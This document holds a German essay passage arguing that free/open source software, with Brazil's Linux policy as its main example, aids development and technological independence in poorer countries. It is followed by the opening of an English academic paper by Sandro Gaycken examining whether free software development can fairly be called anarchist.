Das Land, das sich in den letzten Jahren um die explizite Förderung von FOSS verdient gemacht hat, ist Brasilien. Die Nation belegt Platz 10 auf der Rangliste der weltweit größten Volkswirtschaften. Dabei ist der Reichtum extrem ungleich verteilt. Nur 10 % der Bevölkerung kontrollieren die Hälfte des Reichtums, mehr als 20 % leben in extremer Armut. Begonnen hat die pro-Linux-Politik auf kommunaler und Bundesebene, seit dem Wahlsieg der Arbeiterpartei unter Präsident Luiz Inácio Lula da Silva gehört die Förderung von offenem Code zum Regierungsprogramm. Die Regierung hat erklärt, 80 % der neu anzuschaffenden Computer mit Open Source Software auszustatten. Auch die existierende öffentliche IT-Infrastruktur soll über kurz oder lang migrieren. Staatlich geförderte Software soll unter freien Lizenzen veröffentlicht werden. GNU/Linux ist Bestandteil nationaler Programme zur Überbrückung des Digital Divide. Dabei wird allein auf Empfehlung gehandelt. Bisher hat die entsprechende gesetzliche Grundlage es nicht durch das Parlament geschafft.

Brasiliens pro-Linux Politik ist eng verknüpft mit den Auseinandersetzungen um geistige Eigentumsrechte. Entwicklungs- und Schwellenländer erklären seit Jahren, dass die existierenden Copyright-und Patentsysteme nicht zu ihrem Vorteil arbeiten, sondern die Interessen entwickelter Länder beziehungsweise der dort ansässigen Unternehmen reflektieren.

Die ursprüngliche Idee hinter geistigem Eigentum ist einleuchtend: Erfinder und Kreative bekommen ein zeitlich befristetes Monopol auf ihre Erzeugnisse und können wegen Ausschaltung des Wettbewerbs hohe Preise verlangen. Obwohl die Ideen temporär nicht von anderen genutzt und weiterentwickelt werden dürfen und Folge-Innovationen sich somit verzögern, rechnet sich das Konzept. Denn der Staat schafft auf diesem Wege Anreize für Innovation. Kritiker sagen, dass die kontinuierliche Ausweitung geistiger Eigentumsrechte, etwa auf mathematische Algorithmen, Gene oder Pflanzen, das System pervertiert und Innovation verhindert. Nicht mehr die besten Ideen, sondern die teuersten Anwälte setzten sich durch. Im Falle von armen Ländern tritt das Problem verschärft zutage. Sie verfügen kaum über Patente und Copyrights und die Möglichkeiten, sie durchzusetzen.[8]

Eines der Hauptargumente der Brasilianer für Linux lautet, dass es ökonomisch sinnvoller ist, Staatsgelder für die Ausbildung lokaler Arbeitskräfte auszugeben, als die finanziellen Ressourcen ins Ausland zu transferieren, um dort Software-Lizenzen einzukaufen.[9] Es ist kein Zufall, dass gerade die Brasilianer auf neue Konzepte betreffend geistiges Eigentum setzen. In den 1990ern waren sie die ersten, die ernsthaft gedroht haben, im öffentlichen Interesse Patente auf überteuerte AIDS-Medikamente zu verletzen. Und zwar unter einer konservativen Regierung. Zudem hat das Land eine sehr aktive, politisierte GNU/Linux-Szene. Die weltweit ersten mit Open Source betriebenen Bankautomaten haben Brasilianer entwickelt.

Man darf die brasilianische Politik nicht als bloßes Armuts-Bekämpfungsprogramm abtun. Dahinter steht die Einsicht, dass kommerzieller und gesellschaftlicher Mehrwert *ohne* klassischen Schutz geistigen Eigentums geschaffen werden kann. Der wachsende wirtschaftliche Erfolg der Open Source Bewegung gibt den Südamerikanern recht.

5. GNU/Linux: Nachhaltige digitale Entwicklungspolitik

5.1.Skill-transfer

GNU/Linux gibt interaktiven Zugang zu Wissen und Informatik der entwickeltsten Länder. Menschen aus

8 Stiglitz, Joseph E.: Intellectual Property Rights and Wrongs. http://www.dailytimes.com.pk/default.asp?page=story_16-8-2005_pg5_12 vom 16.8.2005

9 Emert, Monika/ Amadeu da Silveira, Sérgio: "Geisel einer proprietären Lösung." Brasilien forciert Open Source als Lösung für Entwicklungs- und Schwellenländer. Interview. In: c´t 02/2004, S. 44-47

ökonomisch schlecht gestellten Regionen können sich mit sehr geringem Kostenaufwand lokal weiterbilden und neue Fähigkeiten erlernen. Philosophie und Mechanismen der FOSS-Community bedingen, dass aus Lernenden schnell Ausbilder werden. Die erworbenen Fähigkeiten können bei der Jobsuche oder für den Betrieb kleiner und mittlerer Unternehmen von Nutzen sein. Auch dem sogenannten *Brain Drain*[10] wird entgegengewirkt.

5.2 Preis und Total Cost of Ownership

In einem Land wie Vietnam beträgt der Preis eines proprietären Systems (Betriebssystem Windows XP und Office) rund 16 Monatsgehälter[11], bei GNU/Linux fallen in der Regel nur die Distributionskosten an. Kritiker bemängeln, dass Einrichtung und Support kostspielig und schwer kalkulierbar seien. Das mag stimmen – doch in Entwicklungsländern ist Arbeitskraft kein hoher Kostenfaktor, vor allem aber kann die lokale Software-Industrie gestärkt werden. Im übrigen benötigt auch proprietäre Software Support.

5.3 Technologische Unabhängigkeit

Ein Großteil proprietärer Software wird in den reichen Ländern entwickelt beziehungsweise von dort aus kontrolliert. Der bloße Import von Software festigt aber genau die Abhängigkeiten, von denen die Länder sich eigentlich befreien wollen. Software ist eher ein Prozess denn ein Produkt – um sie einsatzfähig zu halten, muss man sie kontinuierlich weiterentwickeln. Support, Updates und Upgrades kosten Geld. In der proprietären Welt ist es durchaus üblich, bei Markteinführung das Produkt unter Wert oder sogar umsonst abzugeben. Anfängliche Verluste werden später leicht ausgeglichen, denn der Kunde kann nicht einfach wechseln: seine Daten sind in das proprietäre System eingeschlossen. User sind gezwungen, hohe Preise für neue Versionen zahlen. Auch die immer populärer werdende Praxis, Lizenzen zeitlich zu befristen, verstärkt Abhängigkeiten.

Im Rahmen technologischer Unabhängigkeit sind auch freie Standards, Protokolle und Formate wichtig. Offenheit begünstigt Wettbewerb, was im Interesse von Usern wie Unternehmen ist. Nur wenn offene Standards und Datenformate implementiert sind, kann Hardware erneuert werden, ohne dabei auf die Software Rücksicht zu nehmen. Auch kann man Software ersetzen, ohne die Daten zu verlieren oder neu formatieren zu müssen. (Natürlich kann auch proprietäre Software offene Standards und Protokolle benutzen, nur nehmen die Hersteller diese Option nicht oft wahr.)

Von Vorteil ist auch, dass GNU/Linux auf alten Rechnern läuft. Proprietäre Betriebssysteme zielen auf die Auslastung der neuesten Prozessor-Generation und machen sie damit unbrauchbar für Besitzer leistungsschwacher IT-Infrastruktur. Firmen stellen den Support für ältere Betriebssysteme ein, das ist beispielsweise der Fall bei Windows 95, 98 oder 2000. Bei Freier/Open Source Software sind die Quellcodes zugänglich. Vorausgesetzt, es gibt entsprechend ausgebildete Spezialisten, kann das System so lange laufen, wie die Hardware funktioniert. Das kostspielige Hase-und-Igel-Rennen, wo die neueste Hardware nach neuester Software verlangt und umgekehrt, muss nicht gespielt werden.

5.4 Lokalisierung

Auf der Welt gibt es schätzungsweise 6.500 Sprachen. Proprietäre Software wird aber nur hergestellt, wenn Aussicht auf Gewinn besteht. Anpassungen können wegen fehlendem Quellcode nicht vorgenommen werden. Ganz anders bei GNU/Linux. Die kambodschanische NGO „Khmer Software Initiative" beispielsweise produziert Software in Khmer, um ihren Landsleuten die Teilnahme am Informationszeitalter zu ermöglichen:

> *"We believe that in order to enter a digital world without forfeiting its culture, a country must do it by using software in its own language. Software in a foreign language exacerbates the Digital Divide, makes basic*

10 *Brain Drain* umschreibt das in armen und ökonomisch schlecht gestellten Ländern weiterverbreitete Problem, dass talentierte und gut ausgebildete Menschen, in diesem Fall Programmierer, ihre Heimatländer verlassen müssen, da sie keine Aussicht auf Arbeit oder Weiterbildung haben.

11 Ghosh, Rishab Aiyer: License fee and GDP per capita. In: i4d 10/ 2004. S. 18-20

computer training difficult and expensive, closes computer-using jobs to people with little economic resources, impoverishes local culture, and blocks computer-based government processes, as the local language script cannot be used in databases." [12]

5.5 Digitales Vergessen

Daten und Wissen (Firmware, Content aus Datenbanken und CMS-Systemen, oder jedes andere digitale Dokument) aus proprietären Systemen geht spätestens dann verloren, wenn die verantwortliche Firma den Support einstellt. Proprietäre Formate und Systeme erschweren die Konservierung digitaler Daten. Während Wissen in Form von Büchern oder Zeitschriften problemlos für lange Zeiträume in Museen oder Bibliotheken überdauert, stellen digitale Medien die Archivare vor ganz neue Herausforderungen. Digitale Publikationen gehen in sehr kurzer Zeit verloren. Gründe hierfür sind die kurze Lebensdauer digitaler Datenträger, schnelle Medien- und Systemwechsel, proprietäre Datenformate und restriktive Bestimmungen geistiger Eigentumsrechte. Offener Programmcode fördert die Langzeit-Archivierung digitaler Daten. In armen Ländern ist Zugang zu Wissen ein viel größeres Problem als in der entwickelten Welt.

GNU/Linux steht in dem Ruf, sicherer und weniger anfällig für Viren, Trojaner und Würmer zu sein. Das liegt am Entwicklungsmodell. Sicherheitsrelevante Programmierfehler passieren, bei proprietärer wie bei nicht-proprietärer Software. Bei GNU/Linux aber werden die Fehler schneller gefunden und behoben, denn viele Augen sehen mehr als wenige.

Außerdem empfiehlt ihr transparenter Charakter sie besonders für eGovernment-Anwendungen. Proprietäre Software funktioniert wie eine Black Box. User können letztlich nicht nachvollziehen, ob die Hersteller dem Gebot der Unverletzlichkeit der Privatsphäre nachkommen. In diesem Zusammenhang ist die Debatte um „Trusted Computing" wichtig. Freie Software ist demokratischer Code.

6. Warum spielt GNU/Linux in Entwicklungsländern nur eine marginalisierte Rolle?

So viele beeindruckende Gründe, mit dem Pinguin und dem GNU zu arbeiten – warum findet dieser Lösungsansatz nur zögerlich Eingang in Programme zur Überbrückung des Digital Divide? Warum ist Brasiliens Position in dieser Angelegenheit ein vielbeachtetes Novum? Zwei offensichtliche Gründe: zum einen war Microsoft schon vorher da, und der riesige Nachteil proprietärer Software – die hohen Kosten – können leicht umgangen werden: mit raubkopierter Software. Doch dieser Weg verspricht keine nachhaltige Lösung. Abhängigkeiten werden schlicht fortgeschrieben. Und der Leitgedanke hinter den Bestrebungen zur Überbrückung des Digital Divide sollte nicht sein, Menschen kurzfristig Zugang zum Informationszeitalter zu verschaffen. Sondern ein Mittel, um das eigentliche Problem – Armut – zu bekämpfen. Und da verfügt freier Programmcode über unschlagbare Vorteile.
Eine Vielzahl von Gründen erschwert den Einsatz von FOSS in armen und ökonomisch schlecht gestellten Ländern. Man darf auch nicht vergessen, dass das Internet seit kaum 10 Jahren ein Massenmedium ist. Das Problem des Digital Divide ist folglich noch jünger. Differenzierte Lösungsansätze müssen sich erst herausbilden, positive wie negative Erfahrungen aus der Praxis in Theorie und künftige Konzepte eingebracht werden.

6.1 Software-Politik als blinder Fleck

Aktivisten, die in Entwicklungsländern Lobbyarbeit für freie Software machen, bekommen oft folgenden Satz zu hören: „Unsere Aufgabe lautet Armutsbekämpfung. Warum sollten wir da auf ein neues System migrieren?" Politiker und NGOs sprechen viel vom Aufbau physischer IT-Infrastukur und davon, wie neue ICTs Entwicklung befördern könnten. Dass die Ausblendung der Software-Frage aber genau die Verhältnisse reproduziert, die doch eigentlich bekämpft werden sollen, wird erst in jüngster Zeit thematisiert. Es existiert wenig Bewusstsein, wie weitreichend Software die von Menschen initiierten Datenflüsse und damit

12 Khmer Software Initiative: Vision. Khmer OS, http://www.khmeros.info/drupal/?q=node/1

menschliches Verhalten reguliert. *Code is law,* das berühmte Diktum von Stanford-Rechtsprofessor Lawrence Lessig,[13] ist außerhalb von Technologie-affinen Kreisen wenig bekannt.

Einer der Gründe, warum Software im Diskurs um den Digital Divide aus dem Blick fällt, ist ihr virtueller, technischer Charakter. Obwohl die weiche Ware als Schnittstelle zwischen Mensch und Maschine fungiert, wird sie nicht wahrgenommen. Zu diesem Gut baut man keine emotionale Beziehung auf, man gebraucht es nur. Ein Vergleich mit der Creative Commons-Bewegung macht diesen Sachverhalt deutlich. Creative Commons ist ein alternatives Copyright-System, das Urhebern wie Konsumenten eine flexible Ausübung ihrer Rechte ermöglicht. Creative Commons erfreut sich weltweit großer Popularität und hat geholfen, die „Open Access"-Bewegung voranzubringen. Stars wie die Beasty Boys setzen sich für Creative Commons ein. Dabei gibt es die Initiative erst seit 2001 – Richard Stallman hat die Free Software Foundation schon 1984 aus der Taufe gehoben. Kaum vorstellbar, dass die New Yorker HipHopper auch für freien Programmcode Werbung machen würden. Zu geistigen Produkten wie Musik oder Texten kann man, anders als bei Software, eine Beziehung entwickeln. Kunst berührt die Menschen. Jeder hat ein Musikstück, das er oder sie innig liebt, und das richtige Buch zur rechten Zeit kann ein Leben verändern. Über Software sprechen nur Nerds mit Hingabe. Es ist schwer vermittelbar, dass freier Quellcode ein wichtiger Baustein für nachhaltige Entwicklung ist.

Software ist technologischer Natur. Im Gebrauch entfaltet sie soziale, politische und kulturelle Macht. Manuel Castells hat sie die „Sprache des Informationszeitalters"[14] genannt.

6.2 Ökonomische und kulturelle Gründe

Analoge und virtuelle Welt funktionieren nach verschiedenen Spielregeln. In digitalen Datenräumen wie dem Internet wird eine Grundbedingung der Ökonomie ausgehebelt: *Es herrscht keine Knappheit*. Die unter Linux-Programmierern vorherrschende Kultur des freien Informationsflusses passt nicht in unser klassisches Werte-System, stellt es sogar in Frage. Im Kapitalismus hat alles einen Preis, und Gratis-Güter wie Software erregen Misstrauen. Wer Software verschenkt, erntet dafür (außerhalb von Programmierer-Kreisen) nicht etwa Respekt, sondern Unverständnis. Die Medienöffentlichkeit porträtiert Leitfiguren der Szene, wie GNU-Gründer Richard Stallman oder Linus Torvalds, Initiator von Linux, bestenfalls als Exoten, ernst nimmt man sie selten. Ganz anders bei Bill Gates. Der Microsoft-Gründer ist ein brillianter Geschäftsmann, und das hat ihn zu einer gefeierten Ikone der Wirtschaft gemacht.

Aktivisten für freie Software verbringen einen Großteil ihrer Zeit mit Öffentlichkeitsarbeit. Vorurteile wollen abgebaut, Vertrauen muss geschaffen werden. Georg Greve, Präsident der Free Software Foundation Europe, erzählt die Anekdote, dass die Veranstalter eines internationalen Politik-Kongress einmal darauf bestanden, dass er als letzer seinen Vortrag hält. Man hatte Angst, dass seine GNU/Linux-Präsentation den Beamer kaputt macht.

Das hinter FOSS stehende Organisations-Prinzip und seine Ökonomie und Philosophie klingen für Laien abenteuerlich: Individuen, in aller Welt verstreut, schreiben (oft unentgeltlich) gemeinsam Software, die oft besser ist als die proprietäre Konkurrenz. GNU/Linux kann sowohl kommerziell wie nicht-kommerziell sein, sie entsteht in losen Netzwerken, und obwohl in manchen Fällen Konzerne an der Entwicklung beteiligt sind, gibt es keine regulären Vorgesetzten. Erst langsam setzt sich die Erkenntnis durch, dass Software-Produktion, die auf Kooperation beruht, nur eine neue, dem Medium angepasste Möglichkeit des Wirtschaftens ist. Für viele ist es auch ein ethischer Lebensstil. Weil dieses Modell sich bewährt hat, macht es Schule. Das Human-Genom-Project etwa bedient sich ähnlicher netzwerkartiger Strukturen. Trotzdem steht diese Entwicklung erst am Anfang.

Zudem ist die Kultur der Offenheit ein Erfolgsgeheimnis hinter dem Internet. Nur weil seine Protokolle offen

13 Lessig, Lawrence: Code and Other Laws of Cyberspace. New York 1999
14 Castells, Manuel: Innovación, Libertad y Poder en la era de la Información, http://www.softwarelivre.org/news/3635 vom 29.01.2005

zugänglich waren, konnte Tim Berners-Lee sein World Wide Web entwerfen. Und nur weil er es ebenfalls öffentlich machte, trat es seinen weltweiten Siegeszug an. Firmen wie Individuen konnten sich den Quellcode von Webseiten ansehen, ihn kopieren, eigene Seiten erstellen und neue Geschäftsideen entwickeln.[15]

6.3 Zusammenarbeit der GNU/Linux-Bewegung mit NGOs und dem öffentlichen Sektor

Die Zusammenarbeit zwischen der FOSS-Szene und zivilgesellschaftlichen Gruppen, die im Bereich Digital Divide arbeiten, steht erst am Anfang. Die Nachricht vom Dezember 2004, dass Microsoft und die UNESCO künftig kooperieren werden, hat kaum kritische Reaktionen verursacht. Eine Vielzahl von Gründen kompliziert den Austausch zwischen Hackern und professionellen Helfern. NGOs argumentieren oft, dass sie ihre Klientel auf proprietären Systemen trainieren müssen, da Linux-Systeme vor allem im Desktop-Bereich kaum verbreitet seien. Man könne nicht Computerskills vermitteln, die der lokale Arbeitsmarkt gar nicht nachfragt.

Staatliche Initiativen und NGOs geraten nicht selten in einen Interessenkonflikt. Viele Programme des „Information and Communication for Development"-Feldes sind auf Sponsoren angewiesen, die Hardware, Software oder technische Berater stellen. Das kann die GNU/Linux Bewegung nicht in dem Umfang leisten wie die proprietäre Konkurrenz. Einer der großzügigsten Unterstützer für Programme zur Überbrückung des Digital Divide ist Microsoft. 2004 spendete der Konzern nach eigenen Angaben weltweit mehr als 47 Millionen US-Dollar plus Software-Lizenzen im Wert von 363 Millionen Dollar.[16] Die mit einem Grundkapital von 28 Milliarden Dollar reichste Stiftung der Welt, die „Bill and Melinda Gates Foundation"[17], engagiert sich hauptsächlich im medizinischen Bereich, fördert aber auch Technologie-Projekte, oft in Kooperation mit dem Microsoft-Konzern.
Im Rahmen ihres Schwerpunkts „Bildung" stattet die Stiftung öffentliche Bibliotheken armer Regionen mit IT-Infrastruktur aus. Unter anderem hat sie als offizieller Partner der chilenischen Regierung das gesamte Bibliothekswesen des südamerikanischen Landes mit Internet-Access-Points versorgt.[18] Solche Public-Private Partnerschaften lassen auch Menschen mit geringen finanziellen Mitteln am Informationszeitalter teilnehmen. Die Kehrseite der Medaille ist, dass auf diese Weise potentielle künftige Kunden an Windows gewöhnt und proprietäre Standards und Formate durchgesetzt werden. Derlei soziales Engagement nützt nicht zuletzt den ökonomischen Interessen der Spender – und die decken sich nicht unbedingt mit den Bedürfnissen der Bürger armer Länder. Brendan Luyt liefert in seinem Aufsatz „Who benefits from the Digital Divide?"[19] eine lesenswerte kritische Analyse digitaler Entwicklungspolitik.

Brasilianische Aktivisten für Freie Software berichten, dass Microsoft gezielt an NGOs herantritt und Unterstützung anbietet. Auch politische Entscheidungsträger, die mit einer Migration liebäugeln, können sich erhöhter Aufmerksamkeit der Microsoft-Lobbyisten sicher sein. Zudem ist auffällig, dass in Ländern, wo Linux Marktanteile gewinnt, kurze Zeit später eine verbilligte, abgespeckte Windows-Versionen erhältlich ist. *Software ist ein Politikum geworden.* Es wäre begrüßenswert, in Zukunft mehr Partnerschaften zwischen Open Source Firmen und Digital Divide-Initiativen zu sehen.

7. Freie/Open Source Software = Entwicklung und Wachstum?

Bei aller berechtigter Euphorie – Linux ist kein Wundermittel. Es nützt wenig, arme Länder nur auf seine Existenz hinzuweisen. Gleichzeitig muss die Fähigkeit vermittelt werden, diesen speziellen Code auch zu beherrschen. Firmen und der öffentliche Sektor planen langfristig und sind auf kontinuierlichen Support angewiesen, den informelle freie Projekte nicht leisten können oder wollen. Debian etwa hat keine Service-Telefonnummer. Nur wenn professionelle Linux-Firmen oder Spezialisten vor Ort sind, ist Support

15 van Schewick, Barbara: Architecture and Innovation. The Role of the End-to- End Argument in the original Internet. Unpublished Dissertation. Technische Universität Berlin 2004
16 http://www.microsoft.com/mscorp/citizenship/giving/
17 Baier, Tina: Ein Manager für Afrika. Bill Gates betreibt mit seiner Stiftung Entwicklungshilfe wie ein Geschäft und investiert dabei mehr Geld als die WHO. In: Süddeutsche Zeitung vom 18. März 2005. S. 12. Nr. 64
18 http://www.gatesfoundation.org/Libraries/InternationalLibraryInitiatives/LibraryProjectChile/default.htm
19 Luyt, Brendan: Who benefits from the Digital Divide? http://www.firstmonday.org/issues/issue9_8/luyt/index.html First Monday, Band 9, Nummer 8 (August 2004)

gewährleistet, und nur dann wird sich dieser spezielle Code als Alternative zu proprietären Produkten durchsetzen. Schaffung von freier, offener IT-Infrastruktur ist ein langfristiger Prozess.

Freie/Open Source Software steht immer noch in dem Ruf, Normal-User zu überfordern. Das hat seine Gründe. Installation und Grafische User Interfaces gleichen sich dem Komfort proprietärer Systeme an, doch noch immer gilt „Klicki-Bunti“ nicht als besonders sexy. Linux-Entwickler denken beim Programmieren eher an sich selbst denn an weniger versierte Nutzer. Im krassen Gegensatz zur Offenheit und Liberalität der GNU/Linux-Bewegung steht auch, dass Programmierer wie User fast ausnahmslos männlich sind. Die wenigsten Frauen entscheiden sich dafür, ihre Fähigkeiten in die Community einzubringen, um dort zu lernen und ihr Wissen weiterzugeben. Wie soll Linux da Mainstream werden?

Auch da sind die Brasilianer weiter als der Rest der Welt. In den mit Linux betriebenen Telecentros[20] trifft man auf verhältnismäßig viele weibliche User. Man ist stolz darauf, viele Nicht-Hacker in die Bewegung integriert zu haben. Trotzdem ist auch in Brasilien freier Programmcode längst nicht in den gesellschaftlichen und politischen Institutionen verankert. Die dortige Szene fürchtet, dass mit dem Ende der Lula-Regierung auch die Linux-freundliche Politik endet. Um das zu verhindern, bemüht man sich verstärkt darum, die Öffentlichkeit und konservative Parteien von den Vorteilen freier Programmcodes zu überzeugen. Denn die beste freie Software nützt nichts, wenn niemand außerhalb der Community dafür Begeisterung entwickelt. Es bleibt zu hoffen, dass der brasilianische Weg Schule macht.

8. Fazit

Der Großteil der materiellen Ressourcen der Welt liegt auf der südlichen Erdhalbkugel. Das hat den Menschen in den Entwicklungsländern wenig genützt, denn die Ausbeutung der Vorkommen wird meist durch Unternehmen der Industrienationen kontrolliert. Auch Wissen und Information sowie Systeme, die die Verteilung von virtuellen Gütern regeln, sind im Norden konzentriert. GNU/Linux dagegen ist für alle da.

Die fairen Distributions- und Nutzungsbedingungen von freiem, offenen Programmcode haben das Potential, mehr (digitale) Verteilungsgerechtigkeit zu schaffen. Denn Software besteht nicht nur aus Information, sie fungiert auch als Schlüssel zu Information und Wissen aller Art. Wissen ist ein wertvolles Gut: Es wächst durch Teilung.

20 Öffentliche Computer- und Internet Access Points

Free Software and Anarchism

does this compute?

Sandro Gaycken

Free Software and Anarchism
- does this compute?

Sandro Gaycken
Institut für Wissenschafts- und Technikforschung (IWT) - Bielefeld
Institut für Philosophie, Abteilung für Wissenschaftstheorie und Technikphilosophie - Stuttgart
Universität Bielefeld
sandro.gaycken@iwt.uni-bielefeld.de

Abstract: **The mode of production in free software development is often being described as anarchical. Despite this attribution seems not initially intended in any fundamental political sense, this sense starts to transfuse the discussions. This invites to a closer look at the reference: what it is, what it's not and what it could be. And once viewed from general anarchist theory and the anarchist theory of technology, any political relation seems to vanish. But despite this first stance, a demonstrative value can still be obtained as soon as some critical remarks are acknowledged and some developmental frames would be changed.**

Introduction

The term „anarchism“ has been used frequently when free software development has been described. It was meant to grasp two main notions of the phenomenon: first, the open, unguided and non-monopolized mode of technological development and second, the seemingly anti-capitalist aspect of its free propagation. Although the term first appeared to be intended largely to discredit free software development – as a part of the usual warmongering –, it soon took a positive connotation as many anarchist hackers embraced it as fitting and as the free software idea proved to be exceedingly more successful and accepted among users. Thus meanwhile, it transgresses its old territory of rhethoric warfare into a mode of identification and a topic on its own, seemingly placing the free software debate onto a more general political ground. But this is not quite legitimate. The use of the term in the debate was largely introduced in its colloquial sense which stems from the public image of anarchy. And that is quite far from what anarchist theory actually is about. Thus the question arises how fitting the term actually is, if free software development is viewed from anarchist theory. To investigate this, one has to accredit two possible points of view. First, free software would have to be judged as a technology from the anarchist theory of technology. This reveals that the revolt happens only within another technology which is not so free and quite ambivalent, namely computers. Second, apart from the resulting technology, free software could be judged as a pure developmental method. But as such, it can soon be demonstrated how it is bracketed by the ideological frameworks of capitalism and authority, thus reproducing and proliferating both.

It follows that the use of the term „anarchism“, contrary to the fact that it is now intended more openly in its political notion, is more of a fashion, a linguistic reinvention of capitalism and authority. Free software appears to be just slightly more political than any other chunk of consumer electronics and the culture it proposes is not as free and counter-capitalistic as it is held to be.

But this judgement doesn't have to be the end of it. Something politically valuable can still be drawn from the developmental method if it can be stripped of its ideological framings and thus placed on a more genuine anarchical turf. In that case, one can render the core argument against intellectual property conceptions, addressing the case of a highly creative, boosted productivity in free software development, into an argument – attached to a case study – for the developmental potential of an anarchical society in general. With this developmental argument transitively enlarged into an argument for anarchism, the case of free software could receive an outstanding political importance. It could factually prove that leadership and financial interest are not only not essential to production, research or development, but also hindering those, thus hindering the development of human faculties in general.

In order to validate these claims, this paper will proceed as follows. It will first state the essential principles of free software development and show in how far they invite an association with anarchism. Then, a brief intuitive introduction to the theory of anarchism will be given, followed by a sketch of Bookchins anarchical theory of technology. Subsequently, free software can be analysed in a first stance as a technology and in a second stance as a method where both analysis will leave it as a politically rather uninteresting and falsely overrated phenomenon. After this, the idea of assigning it a more dominant political role by turning it into a case study for anarchism will be developed out of the standard intellectual property argument.

Anarchical elements in free software development

Technologies (before marketing) have a tendency to take on functional names, indicating their specific technical character. So does free software. It is free software. „Free“ here means the entailment of a few degrees of freedom for its users. The specific claims have been outlined by Richard Stallman, the inventor of GNU, more than twenty years ago, as a reaction to some restrictive tendencies in software research and development. They are as follows: a user of software should be free to use a program for any purpose, to study its functions and fit it to own purposes, to make copies and propagate them to help others, to alter and develop the program and freely publish the results to promote the community and – resulting logically – he should be able to access the source code of the program[1]. Thus, free software can be developed by anyone who aquires the program which mostly (but not necessarily) includes that the program is freely downloadable somewhere.

Since this mode of software production has been introduced, it has had its own history. It took long years to actually develop and establish the first free operating system, GNU/ Linux, but ever since that has been achieved, free software has been flourishing. By now, free browsers, office and media applications and many other useful to funny free programs made their way onto ever more harddrives, much to the annoyment of their main commercial opponent: Bill Gates with his (sometimes) operating system Microsoft Windows.

But now what appears to be anarchical about free software? This association actually does not seem to appear with the initial programmers. Stallman and Torvalds for instance were mainly interested in securing free and open research conditions and in the technical task at hand. This was political in a rather detailed way, but apart from that, any far reaching political or even revolutionary implications directly referring to anarchism cannot be found. The association seems to mainly have been established by opponents and commentators from the press in the usual daily warmongering. They used the term „anarchy“ in its rather undefined colloquial meaning[2] to describe the specificly new phenomena of free programming. In this colloquial meaning, anarchy broadly describes a state in which no property exists, nor do rules or authorities and which thus has no stratified order in any (common) sense (which in addition is generally thought to result in nothing but sex and violence and the end of humankind within a couple of (sexy and violent) hours). Free software development now is associable with this state when it is seen as a kind of technological development and thus compared with the standard industrialized pattern for that. That pattern is normally strictly hierarchical, guided rigidly by corporate interest and controlled and organized through and through, in every little step. This is of course owed to the huge amounts of money involved in any kind of industrial development and this also includes that it is largely a secret thing. The end result in a way gets published since it has to be sold, but the intermediary steps, specifically invented methods and all that is the companies property and not to be seen. Compared to this rigid framing of standardized industrial development, the developmental method of free software seems best described as: anarchy.

1 See the official definition under http://www.gnu.org/licenses/gpl.html.
2 This colloquial meaning can nowadays be found in many dictionaries. Anarchy there often equals orderlessness, total chaos and burning streets.

Of course this association initially also entailed some rhetorics. It also intended to draw on the sex and violence and end of anything image of anarchy. Gates for instance still tries to hold that free software development actually hinders a safe and high-quality development due to its lack of financial interest and directive order, thus posing a lethal threat to „good“ development in general. But in what followed, the association actually took on a rather positive value, mainly owed to two phenomena. First, there was the success. At least after Linus Torvalds' breakthrough with Linux, free software and its anarchical method turned from an exotic dream into a groundbreaking idea. Its development was fast compared to its dinosaur industrial rivals – and almost entirely without costs. Second, many scientists and programmers actually liked and embraced the anarchist image. Quite a few of them already were anarchists of course, especially the hackers and human rights activists, and did not feel uncomfortable with the term after all. But also the politically less exited gladly adopted the term to express a principle opposition to industrial methods: commercial programming and, as Stallman did, the propagating rule of ever more secret, „everyone for himself“-development. Both of these evils, now stretching out the dimensions of the dark side of the force in programming, have their rich and reckless emperor in the figure of Bill Gates and not at last due to his active engagement against free software, defining oneself as a (somewhat techno-)anarchist soon started to be a personal thing as well.
Thus, radiating from a rather rhetorical reference to the free software production method as anarchical, we now find the establishment of an overarching general political attitude towards free programming as political action in a more general sense than merely within the copyright-debate, in turn placing the latter into its larger social context with capitalism. A crucial point about this identification is that the rhetorical use of the term „anarchy“ draws on the rather unfounded, preconceptive and largely false public image of anarchism briefly mentioned above. Thus the question arises, how free software actually compares to real anarchism as it is outlined by its own theories. This shall be investigated in what follows by first viewing the false image of anarchism and then, in light of the contrast, by taking a closer look at what anarchism really means.

Anarchism – its bad image and the real McCoy[3]

The bad image of anarchism has established itself so vivaciously that the term meanwhile has lost much of its initial political meaning. This phenomenon has been accredited by many younger philosophers. Foucault for instance – being an anarchist – renamed his own anarchist theories to be „archeological“ in order to achieve a distance to the bad and unpolitical nowadays image[4]. But just what is this image? The current version[5] seems to stem mainly from the post-war generation. Under the influence of the May-June revolt in France in 1968, the American anti-war movement, the German squat-movement and its exterme ends, the RAF, it associated anarchism with beatniks, hairy hippies and occasional bombings which aim only at a „total chaos“ of laziness and drug-abuse, totally in opposition to any ordered society. This of course is a false sense in which the term „anarchism“ got established[6] and in which it is being translated by most nowadays dictionaries: chaos, turmoil and destruction. Things burning. Sadly, this false image has also been the perspective on anarchism for many young people who are now, in the post-post-war generation, commonly regarded as anarchists. They can be watched, widely labeled, in their natural habitats: malls, alternative youth centers and train stations. While not thinking much above the level of single-paged, imperatively parole bursting flyers, they understand anarchy basically as the necessity to

3 I learned recently that the expression „the real McCoy“ stems from an advertising campain, featuring a bourbon whisky called „McCoy“. Since I like bourbon, I like using it.

4 He explicitly referred to this in an interview which is quoted in: Antonio Negri/ Michael Hardt: *Die Arbeit des Dionysos: materialistische Staatskritik in der Postmoderne*. Berlin [u.a.]: Ed. ID-Archiv, 1997

5 There have been previous, different bad images of anarchy from its historically more active phases between the Paris Commune and the Spanish Revolution. People back then associated anarchists merely with terrorizing, bombing revolutionaries.

6 The press of those days already played its part in this reinterpretation, mainly the German Stern in its coverage of the Kommune 1. See: Ulrich Enzensberger: *Die Jahre der Kommune I: Berlin 1967 – 1969;* Köln 2004

drink beer, smell and pretend to be poor while drawing money from their parents to buy the appropriate ragged clothing and CDs (comparatively expensive commodities, only available in approved shops). That, of course, seems to be pretty unauthentic to anything but the capitalist ware-fetishism already precluded in the first part of the Kapital[7]. And thus the image of anarchy, whether it is opposed or „lived“, doesn´t propose much political content anymore. It seems to be rather void. At least as long as you don´t think that being smelly and drunk could be anything of a final sense of life.

This is a conception of anarchy which we have to ban out of our minds if we want to appreciate its real political meaning. Which we will try to develop now.

